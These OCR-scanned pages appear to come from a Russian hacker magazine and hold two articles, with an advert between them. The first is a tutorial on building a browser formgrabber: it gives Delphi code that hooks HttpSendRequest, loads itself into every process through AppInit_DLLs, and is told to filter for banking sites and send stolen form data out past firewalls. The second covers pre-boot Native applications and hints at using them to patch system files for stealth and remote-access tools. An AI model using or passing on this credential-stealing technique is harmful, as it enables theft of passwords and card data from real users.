Приведенная схема работы в сочетании с корректно настроенным dhcp-сервером и полупрозрачным мостом, выполняющим фильтрацию на основе MAC-адреса клиента (см. статью «Файрвол-невидимка»), сослужит тебе хорошую службу. Удачи



Грабим формы!

ЧТО ТАКОЕ ФОРМГРАББЕР? ЭТО ПРОГРАММА, КОТОРАЯ ПЕРЕХВАТЫВАЕТ И СОХРАНЯЕТ ДАННЫЕ, ВВОДИМЫЕ В ФОРМАХ В БРАУЗЕРЕ. ИСПОЛЬЗУЮТСЯ ТАКИЕ ПРОГРАММЫ В ОСНОВНОМ ДЛЯ ПЕРЕХВАТА ПАРОЛЕЙ/НОМЕРОВ КРЕДИТНЫХ КАРТ (ИЛИ ЛЮБЫХ ДРУГИХ ДАННЫХ), ВВОДИМЫХ НА САЙТАХ. КОНЕЧНО, ДЛЯ ЭТОЙ ЦЕЛИ МОЖНО ИСПОЛЬЗОВАТЬ КЕЙЛОГЕР, НО РАЗБИРАТЬ ЕГО КИЛОМЕТРОВЫЕ ЛОГИ НЕУДОБНО, ПОЭТОМУ НУЖНА УЗКОСПЕЦИАЛИЗИРОВАННАЯ СИСТЕМА ДЛЯ ПЕРЕХВАТА ИСКЛЮЧИТЕЛЬНО ФОРМ. КАК ТАКУЮ ШТУКУ НАПИСАТЬ ТЫ МОЖЕШЬ УЗНАТЬ В ЭТОЙ СТАТЬЕ | Ms-Rem (Ms-Rem@yandex.ru)

Пишем простой формграббер

Что такое вводимая в браузере форма? В каком виде она отправляется по сети? Какие функции при этом вызываются? Прежде чем писать формграббер, мы должны ответить на все эти вопросы.

Обмен данными между браузером и веб-сервером происходит по протоколу HTTP. HTTP запрос в общем виде состоит из метода запроса, его заголовков и тела запроса. Например, простейший запрос на получение странички может выглядеть так:

```
GET /index.htm HTTP/1.1
Host: www.nifiga.net
Connection: close
```

В данном случае методом запроса является GET, после которого идет краткий URL запроса и протокол (HTTP 1.1). URL может быть представлен как в кратком (*/index.htm*), так и в полном (*www.nifiga.net/index.htm*) виде. Все, что ниже, является заголовками запроса. Например, заголовок Host содержит адрес сервера, к которому будет направлен запрос. Имя и параметры заголовка запроса всегда разделены двоеточием. Заголовок запроса отделен от тела запроса двумя переводами строки (0D0A).

Рассмотрим теперь передачу по сети данных, введенных в форму. В этом случае запрос будет подобен этому:

```
POST http://192.168.0.58/dragon/?.goods.save_goods HTTP/1.1
Referer: http://192.168.0.58/dragon/?.goods.form_edit_goods&category_id=121
Content-Type: multipart/form-data; boundary=---------------------------7d534bae9d6
Connection: Close
Host: 192.168.0.58
Content-Length: 1024
Cookie: dragon_cookie_index=yes; dragon_cookie_goods=yes
Authorization: Basic Z29sZDp4YXZhRkQz
-----------------------------7d534bae09d6
Content-Disposition: form-data; name="goods[goodsId]"'
Data
-----------------------------7d534bae09d6
Content-Disposition: form-data; name="goods[goodsName]"'
Name
Content-Disposition: form-data; name="goods[goodsDescription]"'
Description
```

Этот запрос достаточно сложен, хотя из него выброшены все необязательные для понимания принципа работы заголовки, попробуем разобраться в назначении каждой его части. От предыдущего запроса он отличается, в первую очередь, методом: POST вместо GET. Это означает, что идет запрос не на получение, а на отправку данных. В заголовке запроса присутствует поле Referer, оно определяет страницу, с которой был отправлен запрос. Это

очень важная информация, и в формграббере ее нужно обязательно сохранять. Присутствует также поле Content-Type, которое определяет тип содержимого запроса. Тип form-data означает, что передаются данные формы, а boundary — строка разделитель полей формы. Поле Cookie содержит посылаемые браузером куки. В них могут храниться авторизационные данные, поэтому содержимое этого поля нас может интересовать. Поле Authorization содержит строку http-авторизации, эти данные также могут представлять для нас интерес. На этом заголовок запроса заканчивается, идет два перевода строки, и начинается тело запроса. Элементы тела запроса разделены между собой строкой, которая передавалась в boundary заголовка запроса.

Каждый элемент имеет строку, идентифицирующую его назначение (Content-Disposition) и одну или несколько строк с данными. Так выглядит запрос, отправленный методом POST. Но содержимое форм может еще передаваться методом GET, при этом параметры передаются прямо в URL запроса. Подобный URL может выглядеть так: *http://www.yandex.ru/yandsearch? rpt=rad&text=FormData*. Я думаю, ты и сам сможешь понять, что этот запрос значит.

Рассмотрим теперь, что происходит при посылке запроса весьма популярным браузером Internel Explorer. Сначала данные вводятся в поля ввода браузера, при нажатии кнопки Submit происходит отправка этих данных в COM-объект Internet Explorer'a, который является движком браузера. Дальше в COM-объекте происходит формирование запроса и передача его в функциям HttpOpenRequest и HttpSendRequest (Winlnet API). Эти функции собирают запрос окончательно и отправляют его через сокеты (send и recv в ws2_32.dll). Далее данные, направленные на сокеты, отправляются в ядро системы, где после обработки в стеке протоколов TCP/IP они отсылаются через сеть. С другими браузерами дело может обстоять несколько иначе, например, они могут не пользоваться функциями Winlnet API, а формировать запрос вручную. В любом случае, они отправляют данные через сокеты.

Вернемся теперь к нашим баранам (точнее, к формграбберам). Для перехвата данных формы нам нужно вклиниться в описанный выше процесс на любой его стадии. Например, можно получить хэндл окна Internet Explorer, перечислить все дочерние окна, отобрать среди них те, которые нам нужны, и с помощью GetWindowText снять с каждого из них введенный текст. Этот метод применяется в некоторых троянах.

Можно вклиниться и на уровне COM-объекта, через его интерфейсы можно не только снифать посылаемые данные, но даже посылать свои. Этот метод используется в трояне Pinch для обхода файрволов. Недостаток тут только в громоздкости и неудобстве программирования COM-объектов.

Более перспективным мне кажется метод перехвата функций HttpOpenRequest и HttpSendRequest, так как он позволяет легко получать данные форф. Причем не просто получать, но и сразу же отправлять их, куда надо в обход файрволов. Функция HttpOpenRequest осуществляет открытие соединения, а HttpSendRequest — отсылку самого запроса. Рассмотрим их прототипы:

```
HINTERNET HttpOpenRequest(
      HINTERNET hConnect,
      LPCTSTR lpszVerb,
      LPCTSTR lpszObjectName,
      LPCTSTR lpszVersion,
      LPCTSTR lpszReferer,
      LPCTSTR* lpszAcceptTypes,
      DWORD dwFlags,
      DWORD_PTR dwContext
);
```

hConnect — хэндл открытого соединения.
lpszVerb — строка метода запроса (GET, POST, HEAD etc).
lpszObjectName — URL, к которому направляется запрос. В нем могут передаваться данные формы. Я думаю, ты уже разобрался с форматом этих данных из предыдущего описания.
lpszVersion — версия используемого протокола (HTTP/1.0 или HTTP/1.1).
lpszReferer — содержимое заголовка Referer (адрес страницы с которой был послан запрос).
lpszAcceptTypes — типы принимаемых браузером данных.
dwFlags — комбинация управляющих флагов. Подробнее о них ты можешь почитать в MSDN.
dwContext — дополнительные данные, которые приложение может передать с запросом.

```
BOOL HttpSendRequest(
      HINTERNET hRequest,
      LPCTSTR lpszHeaders,
      DWORD dwHeadersLength,
      LPVOID lpOptional,
      DWORD dwOptionalLength
);
```



формграббером очень часто воруют e-gold аккаунты

hRequest — хэндл запроса, полученный функцией HttpOpenRequest.
lpszHeaders — указатель на заголовки запроса. Формат заголовков HTTP-протокола мы рассмотрели выше.
dwHeadersLength — размер заголовков.
lpOptional — указатель на тело запроса. В нашем случае он будет содержать данные формы. С форматом этих данных мы уже тоже разобрались.
dwOptionalLength — размер данных тела запроса.

[перехватываем WinInet API] Теперь нам нужно научиться перехватывать функции HttpOpenRequest и HttpSendRequest и сохранять в лог проходящие через них данные.
Для этого нам нужно сначала загрузить свою DLL во все процессы системы. Это можно сделать, например, прописав DLL в разделе реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows в ключ AppInit_DLLs (или с помощью хуков или создания удаленных потоков – прим. ред). Такая библиотека будет подгружена во все процессы, имеющие в своем адресном пространстве user32.dll (а это все GUI приложения). Для перехвата будем использовать метод сплайсинга. Заключается он в перезаписи начала кода перехватываемой функции 5 байтным jmp на свою функцию с предварительным копированием затертых байт в выделенный буфер и установкой после них jmp на продолжение функции. Главная проблема тут состоит в том, что нам нужно скопировать целое количество инструкций, а они могут иметь разный размер, следовательно, нам понадобится дизассемблер длин. Все вышеописанное уже реализовано в моей библиотеке advApiHook, поэтому можно просто подключить ее и не париться.
Сам же код DLL будет выглядеть приблизительно так:

```
library FormGrab;

uses
    windows,
    advApiHook;

var
    TrueHttpSendRequest: function (hRequest: dword;
        lpszHeaders: PChar;
    dwHeadersLength: dword; lpOptional: pointer;
    dwOptionalLength: dword): boolean; stdcall;



function NewHttpSendRequest(hRequest: dword; lpszHeaders: PChar;
    dwHeadersLength: dword; lpOptional: pointer;
    dwOptionalLength: dword): boolean; stdcall;
begin
    MessageBoxA(0, lpszHeaders, lpOptional, 0);
    Result := TrueHttpSendRequest(hRequest, lpszHeaders,
        dwHeadersLength, lpOptional, dwOptionalLength);
end;

begin
    HookProc('wininet.dll', 'HttpSendRequestA',
        @NewHttpSendRequest, @TrueHttpSendRequest);
end.
```

Эта библиотека, будучи прописанной в реестре, будет выводить сообщение с содержимым посылаемого запроса. Реальный же формграббер должен, конечно, не выводить, а сохранять запрос. Причем целесообразнее будет не просто сохранять запрос в неизменном виде, а разбирать его структуру и вытаскивать из нее нужные данные. При достижении какого-либо размера лога, или по прошествии определенного времени результат работы формграббера должен высылаться на мыло, закачиваться на FTP или любым другим способом передаваться хакеру. При этом будет очень кстати сжать и зашифровать передаваемые данные.

[фильтрация полученных данных] При большом количестве машин, на которых установлен формграббер возникают сложности в отсеивании необходимых нам данных. Обычно хакера ведь интересуют данные, введенные только в определенных формах и на конкретных сайтах, поэтому требуется сохранять не все полученные данные, а только те, которые реально пригодятся. Для этого можно проанализировать URL и Referer запроса и отсеять только нужные формы. Неплохо будет анализировать не только запрос, но и ответ сервера. Например, при вводе какого-либо пароля нам нужно получить только правильные пароли, а случайные ошибки ввода следует фильтровать. Для этого можно анализировать код ответа сервера, либо содержимое возвращаемой HTML-страницы по определенным ключевым словам. Таким образом работает большинство формграбберов.
Недостаток вышеприведенного способа один — он работает только с Internet Explorer'ом и другими браузерами, построенными на его движке (например, Avant Browser). Для преодоления этого недостатка можно перехватывать не WinInet API, а send из ws2_32.dll, после чего нам нужно будет собирать посылаемый запрос в буфере и сохранять его в момент окончания отправки данных. Этот момент можно определить по вызову closesocket для интересующего нас сокета, либо можно извлечь ContentLength из передаваемых заголовков и определить по нему момент окончания передачи тела запроса. Естественно, первый метод значительно проще в реализации, да и особых недостатков у него не имеется. Нам просто нужно вести список сокетов, и для каждого сокета строить список принятых пакетов. При закрытии сокета собранные данные обрабатываются. Для всего этого нам нужно перехватывать всего три API-функции: connect, send и cosesocket. Этот метод будет работать со всеми браузерами без исключения, но он сложен в реализации и имеет один неприятный недостаток — невозможность перехвата шифрованных форм. Большинство банковских служб, интернет-магазинов и других требующих безопасности ресурсов работают не по открытому HTTP-протоколу, а через SSL/TSL-соединение, и все данные передаются по сети в шифрованном виде. Естественно, в таком же виде они и посылаются на сокеты. Поэтому нам нужно сохранять только данные, отправляемые по нешифрованному HTTP-протоколу. Отличить простой HTTP от SSL легко: первый имеет стандартный порт сервера 80, а второй — 443. Конечно, эти сервисы могут быть и на нестандартных портах, но это случается весьма редко, поэтому нам нужно перехватывать трафик, идущий только на 80 порт, это легко определить по параметрам вызова connect.

[законность] Ты, наверно, не раз задумывался о том, что будет в случае поимки автора формграббера. Будет ли это дело квалифицировано по статье 273 УК РФ «Создание и распостранение вредоносных программ для ЭВМ» зависит от того, какова функциональность твоего формграббера, и от того, нанес ли он кому-нибудь реальный ущерб. Простой формграббер, сохраняющий на диск все отправляемые через браузер данные, под категорию вредоносных программ вряд ли попадает, так как подобные вещи используют даже в сетях крупных организаций для наблюдения над своими сотрудниками. А вот формграббер, определяющий банковские системы и отправляющий данные на мыло в обход файрволов, под категорию вредоносных программ, несомненно, попадает. Конечно, если никто от хакерского творения не пострадал, то никто никого искать не будет, а формграббер просто добавят в базы антивирусов, но если денег лишился влиятельный человек или солидная организация, то могут развернуться весьма масштабные поиски. В таком случае, если автора поймают, то, скорее всего, дадут не 273, а 159 статью (мошенничество), и наказание за это будет более строгим, чем за написание вредоносных программ. В общем, не рекомендую тебе заниматься чем-либо, что может как-то плохо отразиться на твоей будущей светлой жизни



прописываем DLL в реестре





www.streetracingmag.ru

Родные приложения

НАВЕРНОЕ, НЕ РАЗ ТЕБЕ ПРИХОДИЛОСЬ АВАРИЙНО ЗАВЕРШАТЬ РАБОТУ ТВОЕЙ ВИНДЫ. ПРИ СЛЕДУЮЩЕМ ЗАПУСКЕ ЕЩЕ ДО СТАРТА ОБОЛОЧКИ ТЕБЕ ПРЕДЛАГАЛОСЬ ПРОВЕРИТЬ ТВОЙ ВИДАВШИЙ ВИДЫ ЖЕСТКИЙ ДИСК НА ПРЕДМЕТ ЦАРАПИН, BAD-СЕКТОРОВ, ПОТЕРЯННЫХ КЛАСТЕРОВ И ПРОЧИХ ПОВРЕЖДЕНИЙ С ПОМОЩЬЮ СКАНДИСКА. БЕЛЫМ ШРИФТОМ НА СВЕТЛО-ГОЛУБОМ ФОНЕ ОН ПЕРЕЧИСЛЯЛ ВСЕ ВОЗМОЖНЫЕ НЕПОЛАДКИ, ПОСЛЕ ЧЕГО ВЫПЛЕВЫВАЛ: «ГУЛЯЙ, МОЛОДОЙ, ЖИТЬ БУДЕШЬ», И ПРОДОЛЖАЛ НОРМАЛЬНУЮ ЗАГРУЗКУ WINDOWS. БЫЛО ВЕДЬ ТАКОЕ? А НЕ ЗАДАВАЛСЯ ЛИ ТЫ ВОПРОСОМ, КАК РАБОТАЕТ ЭТОТ САМЫЙ СКАНДИСК? ЧТО ЭТО ЗА ПРОГРАММА ТАКАЯ, КОТОРАЯ МОЖЕТ СУЩЕСТВОВАТЬ ЕЩЕ ДО СТАРТА ВИНДЫ С ЕЕ ЗАМЕЧАТЕЛЬНЫМ GUI-ВЫМ ИНТЕРФЕЙСОМ, А? ПОВЕРЬ МНЕ, ЭТА ТЕМА СТОИТ ТОГО, ЧТОБЫ С НЕЙ КАК СЛЕДУЕТ РАЗОБРАТЬСЯ | Николай «gorl» Андреев (gorlum@real.xakep.ru)

Вникаем в Дзен виндовых Native-приложений

Нет, ты только не подумай, что мы сейчас будем копаться с тем, как скандиск находит. Это нам сегодня абсолютно не в кассу. Мы будем изучать особый тип приложений, вызываемых еще до старта Win32-подсистемы, так называемых Native-приложений.


Как ты, наверное, знаешь, отличительная особенность Windows 2000 и более старших ее версий в том, что в ней реализовано несколько подсистем, обеспечивающих работу приложений Win32 (то есть обычных виндовых, использующих так всеми любимые kernel32.dll, user32.dll и еще сотню другую динамически зависающих библиотек), POSIX и OS/2. А отличительная особенность Native-приложений, о которых, собственно, и идет сегодня речь, в том, что они не относятся ни к одной из вышеперечисленных подсистем. Они сами по себе. Ключ к пониманию этого факта в самом названии. Что может напоминать слово Native? Конечно же, API: где Native, там и API. Родной системный интерфейс винды, на котором строятся все прочие интерфейсы для работы тех или иных приложений. Так вот, не относящиеся к тем или иным, Native-приложения — это программы, использующие исключительно Native API, то есть полностью абстрагирующиеся от неприятных наворотов небольшой кучки виндовых подсистем, обеспечивающих почти никому ненужную сов-



Чтобы реализовать ввод данных с клавиатуры, в нашем приложении придется уже поизвращаться: открыть NtCreateFile'ом драйвер клавиатуры (\\Device\\KeyboardClass), привязать к нему NtCreateEvent'ом событие и т.д. и т.п. — механизм всего этого дела тебе придется изучать самому, уродуя дизассемблер autochk.exe.



На английском языке о разработке native-приложений ты можешь прочесть на www.sysinternals.com в статье Inside Native Applications, датированной аж 98ым годом.



очищенные от накипи настройки проекта Win32-приложения

местимость. Причем только Native API означает, что в таблице импорта экзешника уже привычного нам PE-формата мы не сможем встретить ничего, кроме ntdll.dll, библиотеки, экспортирующей для пользовательских приложений родной для nt`евых форточек набор функций. Запускаются такие программы исключительно системой, менеджером сессий smss.exe, у пользователя выполнить их не получится.

«Круто, — скажешь ты, — но зачем мне вся эта родная майкрософтовская ересь?» О, вот здесь в моем рассказе и начнется самое интересное. Характерной особенностью Native-приложений, как я уже замечал, является то, что они могут выполняться еще до запуска и инициализации Win32-подсистемы. То есть до того, как в память будут загружены explorer.exe, winlogon.exe и еще чертов миллион библиотек, ими используемых. Собственно, как раз за счет этого скандиск и может беспрепятственно шарить по диску, править сектора и т.п. — ничего еще не загружено, ко всему есть доступ, можно даже диск форматировать!

Так, допустим, форматирование нам сейчас и не нужно, но вот возможность модифицировать некоторые файлики может оказаться очень кстати. Взять, подправить чуток sfc.dll, капельку explorer.exe, совсем немного kernel32.dll, и живи себе — радуйся, с новыми экстравагантными способами обхода файрвола, невидимости и автозапуска. Ой, опять я об «этом» заговорил. Успокою любителей мирного программирования: большинство задач, требующих прямого и беспрепятственного доступа к диску решаются именно с помощью разработки Native-приложений. Вот, незаменимый Partition Magic, например, когда ему требуется хардкорно перелопатить весь диск, после рестарта уползает как раз на приятный дозагрузочный светло-голубой фон, где и осуществляет свое не самое темное дело.

В конце концов, Native-приложения нужны хотя бы для того, чтобы у приятелей твоих челюсть отпала от вида Hello World! еще до загрузки Windows. Это ведь не какой-нибудь банальный MessageBox, это preload-программа.

[что нужно для...] Раз ты дочитал до этого места, вопрос «зачем?» у тебя уже не стоит. Следующий вопрос, наверное, — «как?». Что ж, как обычно — очень просто. В старой доброй студии напишем проект, скомпилируем, проапдейтим запись в реестре и все — геморроя не очень много.

Первое с чем надо разобраться, так это с тем, как написать при относительно обычных условиях приложение, использующее только Native API. То есть, что для этого требуется. Оказывается, не очень много:

мучаем код

– Visual Studio .NET, в которой компилируются все представленные мной ранее проекты на Си. Я не буду изменять своей привычке.

– Windows DDK, набор для создания драйверов. Он нам нужен не как среда для разработки, а как источник драгоценных определений структур ядра и типов данных, активно используемых Native API, уже не говоря о том, что библиотеку ntdll.lib в других местах задолбаешься искать.

– Заголовочный файл nt.h, взятый мной откуда-то из Сети. Ранее он имел немного другое название, но я его подредактировал, подправил для использования в Native-приложениях и поэтому переименовал. В нем содержатся описания функций, экспортируемых ntdll.dll. Как это ни печально, в ntddk.h описана лишь малая часть необходимых для работы native-функций, поэтому приходится использовать отнюдь не родные заголовки.

Обладая всем необходимым можно самым непосредственным образом приступать к программированию здравствуймир'а.



[структура приложения] Марк Руссинович (*www.sysinternals.com*) советует писать нативные программы, пользуясь исключительно DDK. Для тех, кто всю жизнь разрабатывает драйвера, — это, конечно, идеальный вариант, но мне, честно говоря, привычнее визуальная студия (причем не самая новая). Я создал в ней самый обычный Win32-проект и просто чуть-чуть подкорректировал: убрал все, что можно было убрать из настроек, оставил все либо «по умолчанию», либо «взять из исходника», а в самом сорце я написал следующее:

```
#pragma comment(linker, "/SUBSYSTEM:NATIVE")
#pragma comment(linker,"/BASE:0x00010000")
#pragma comment(lib, "ntdll.lib")
```


Вместо обычной подсистемы WINDOWS я указал NATIVE, чтобы компилятор понял, с чем имеет дело, немного сдвинул вниз виртуальный адрес, по которому будет доступен образ приложения в памяти, и подключил библиотеку для работы с ntdll.dll. Все это можно было сделать, и путешествуя по Properties Pages проекта.

Это все, что касалось настроек, а теперь плавно погружаемся в кодинг.


```
#define _X86_
#include <ntddk.h>
#include "nt.h"
```

Вот таким незамысловатым образом начинается сам код программы (не считая прагм): два хедера — один из DDK (не забудь, кстати, прописать пути к основным папкам DDK, содержащим хедеры и либы) с описанием основных структур и типов, другой — с описаниями функций, экспортируемых ntdll.dll. Определение идентификатора _X86_ нужно для того, чтобы компилятор знал, какой вариант структур в ntddk выбирать, а то они могут различаться в зависимости от платформы.

Как программирование, так и выполнения любого более или менее обычного приложения начинается с функции main (WinMain, _tWinMain, в общем, название может быть любым, а смысл остается — точка входа), наш случай не исключение. У родных форточкам программ тоже есть main-функция, однако ее описание несколько отличается. Во-первых, у нее не два параметра, как у консольных приложений, и не 4, как у обычных Win32, а один — указатель на какую-то структуру. И я так бы и забил на его предназначение — ну, PVOID, ну, и черт с ним — если бы не исследования мастера Руссиновича. Этот указатель он окрестил как PSTARTUP_ARGUMENT и ввел несколько интересных определений:



прописываем пути к DDK в настройках студии



Если тебе нужен пример Native-приложения для анализа, а autochk не хватает, покопай CSRSS.EXE.

Чтобы твоя студия умела находить h- и lib-файлы, входящие комплект DDK, ты должен прописать в ее настройках дополнительные пути для поиска. Для этого лезь в студии в меню Tools -> Option, в закладке Projects выбирай VC++ Directories и добавляй пути к папкам DDK в Include files и Library files.

Для удобной модификации PE-файлов советую воспользоваться тебе связкой из следующих функций: NtCreateFile, NtCreateSection и ZwMapViewOfSection. С их помощью ты отобразишь нужный тебе файл себе в адресное пространство и скорректируешь его так, словно это твой собственный код, а не какой-нибудь системный ;).

Для работы с реестром в Native-приложении тебе предстоит разобраться с функциями NtCreateKey, NtOpenKey, NtQueryValueKey и NtSetValueKey.

```
// структура, указатель на которую передается точке входа

typedef struct {
  ULONG Unknown[3];
  PENVIRONMENT_INFORMATION Environment;
} STARTUP_ARGUMENT, *PSTARTUP_ARGUMENT;

// структура, на которую ссылается STARTUP_ARGUMENT
// из интересного содержит командную строку, с которой
// было запущено приложение и имя файла

typedef struct {
  ULONG Unknown[21];
  UNICODE_STRING CommandLine;
  UNICODE_STRING ImageFile;
} ENVIRONMENT_INFORMATION, *PENVIRONMENT_INFORMATION;
```

Во-вторых, main-функция — войдовая, то есть она ничего не возвращает. Я уверен, что ты в курсе, что обычно для завершения работы приложения в main'е используется что-нибудь вроде return 0, но если ты думаешь, что в нашей функции достаточно будет написать просто return, то ты ошибаешься. По ret'у мы ускачем неизвестно куда, так как в стеке может быть любая белиберда. Здесь подход иной:

```
NtTerminateProcess(NtCurrentProcess(), 0);
```

Вот так следует делать, если хочешь, чтобы твоя программа когда-нибудь завершилась. Если собрать все вышесказанное в кучку, выйдет вот такая main-функция:

```
void native_main(PSTARTUP_ARGUMENT arg)
{
  NtTerminateProcess(NtCurrentProcess(), 0);
}
```

Странное имя для main-функции, не правда ли? Компилятор тоже так подумает, поэтому надо его предупредить добавлением еще одной прагмы.

```
#pragma comment(linker, "/ENTRY:native_main")
```

Хорошая функция получается ;), правда, абсолютно бесполезная. Это поправимо.

[hello world!] Давай для начала научим программу выводить что-нибудь на прелестный светло-голубой экран, предвещающий скорое появления окошка для ввода пароля. Прежде всего надо усвоить, что строка для низкоуровневой части Windows — это unicode-строка (а по этому поводу в срочном порядке лезь в настройки своего проекта, где в закладке General меняй Character Set на Use Unicode Character Set, чтобы все строки по умолчанию создавались в юникоде). Причем не просто массив слов (слова — это такие штуки, в которые 2 байта влезают), а специальная структура данных, содержащая указатель на массив и его текущую и максимальную длины:


```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR Buffer;
} UNICODE_STRING;
```

Этот тип данных тебе запомнится надолго, так как в другом виде строки здесь не перевариваются. Для удобной работы с подобными строками ntdll экспортирует целый ряд функций, из которых следует отметить:
+ VOID RtlInitUnicodeString(IN OUT PUNICODE_STRING, IN PWSTR) — функция, инициализирующая структуру UNICODE_STRING обычной unicode-строкой.

```
// запихиваю в string нужную мне строку

UNICODE_STRING string;
RtlInitUnicodeString(&string, L"\nHello... hm... World?");
```

– NTSTATUS RtlAnsiStringToUnicodeString(IN OUT PUNICODE_STRING, IN PANSI_STRING, IN BOOLEAN) — функция, преобразующая ANSI_STRING в UNICODE_STRING. Бывает очень полезна, если по какой-нибудь никому неведомой причине у тебя появилась ansi-строка, да еще и в структуре ANSI_STRING (которая, к слову, отличается от похожей по названию unicode-структуры только указателем — в одной PWSTR, в другой — PCHAR).


дизассемблируем autochk.exe, чтобы узнать что-нибудь новенькое

– VOID RtlInitAnsiString(IN OUT PANSI_STRING, IN PCSZ) — нужна для того чтобы инициализировать упомянутую выше ANSI_STRING с помощью самой обычной строки.

```
// если не настроить проект на использование Unicode Character Set,
// то придется делать так

UNICODE_STRING unicodeString;
ANSI_STRING ansiString;

RtlInitAnsiString(&ansiString, L"\nOh, damnet, not again!!!");
RtlAnsiStringToUnicodeString(&unicodeString, &ansiString, TRUE);

// TRUE в третьем параметре определяет, выделять ли память
// под Unicode-строку, если мы ее выделили, то впоследствии
// придется ее освободить с помощью RtlFreeUnicodeString
```

Этих трех функций хватит на все про все. Можно, конечно, покопать DDK в поисках еще нескольких, но они вряд ли тебе пригодятся.
Ну, а чтобы вывести на экран полученную в нужном формате строчку, нужна одна очень простая функция, всего с одним параметром. Угадай, с каким?

```
// выводим многострадальную строку на голубой экран

NtDisplayString(&unicodeString);
```

[работа с файлами] Вывод на экран — это просто замечательно! Можно удивить друзей ascii-графикой перед загрузкой, а, разобравшись с вводом с клавиатуры, можно и какую-нибудь простенькую диалоговую программку написать. Но всего это для нормального программирования мало. Для использования в целях разработки RAT тут нужно хотя бы с файлами работать, с реестром, уметь драйвера загружать. Это все не сложно, но требует определенного погружения в тему. К примеру, некоторым очень непривычно использование вместо обычного имени файла для функции NtCreateFile структуры OBJECT_ATTRIBUTES.

```
typedef struct _OBJECT_ATTRIBUTES {
  ULONG Length;
  HANDLE RootDirectory;
  PUNICODE_STRING ObjectName;
  ULONG Attributes;
  PVOID SecurityDescriptor;
  PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES;
```

Люди ее зачем-то вручную заполняют, над каждым полем думают, мучаются. А есть удобный макрос. Чтобы открыть файл в user mode, атрибуты объекта я определяю вот так:

```
InitializeObjectAttributes(&oa, &filename, NULL, NULL, NULL);
```

filename здесь — это UNICODE_STRING с именем файла, причем записанным в специальном формате, перед полным путем нужно поставить \\??\\. explorer.exe в такой записи выглядит как \\??\\C:\\Windows\\explorer.exe. Ну, а само открытие соответственно:

```
status = NtCreateFile (&hFile, GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE | FILE_APPEND_DATA, &oa, &io, 0, FILE_ATTRIBUTE_NORMAL, FILE_SHARE_WRITE|FILE_SHARE_READ, FILE_OVERWRITE_IF, _SYNCHRONOUS_IO_NONALERT, NULL, 0);
```

С ДЕРЕВЯННОЙ ЛОШАДКОЙ СТАЛО СКУЧНО?

Играй просто!
GamePost



PlayStation 2 (Slim) RUS	GameCube	Xbox
$175.99	$139.99	$269.99
PSP (EURO) value pack	Game Boy Advance SP Cobalt	Nintendo DS Dualscreen
$269.99	$99.99	$179.99



* Огромный выбор компьютерный игр
* Игры для всех телевизионных приставок
* Коллекционные фигурки из игр




WarCraft III Action Figure: Ticondrius

$42.99





Отличия от Win32 API, как видишь, минимальны, появляются, конечно, некоторые новые структуры и определения, но с ними очень легко разобраться. Поэтому бери книги Неббета, Солдатова, а если хочешь научиться и драйвера из своего Native-приложения грузить, то и Хогланда (*www.rootkit.com*), и разбирайся. Если вдруг какие-нибудь вопросы возникнут в процессе изучения — пиши, помогу кодом или советом по мере возможности. На этом я заканчиваю свое повествование, надеюсь, что оно не побудит тебя к чему-нибудь противозаконному


статья гуру о native-приложениях

ОРИГИНАЛЬНЫЙ HELLOWORLD

Немного измененный мной код Марка Руссиновича, копирующий параметры запуска в кучу и выводящий их на экран.

```
#pragma comment(linker, "/SUBSYSTEM:NATIVE")
#pragma comment(linker, "/ENTRY:native_main")
#pragma comment(lib, "ntdll.lib")
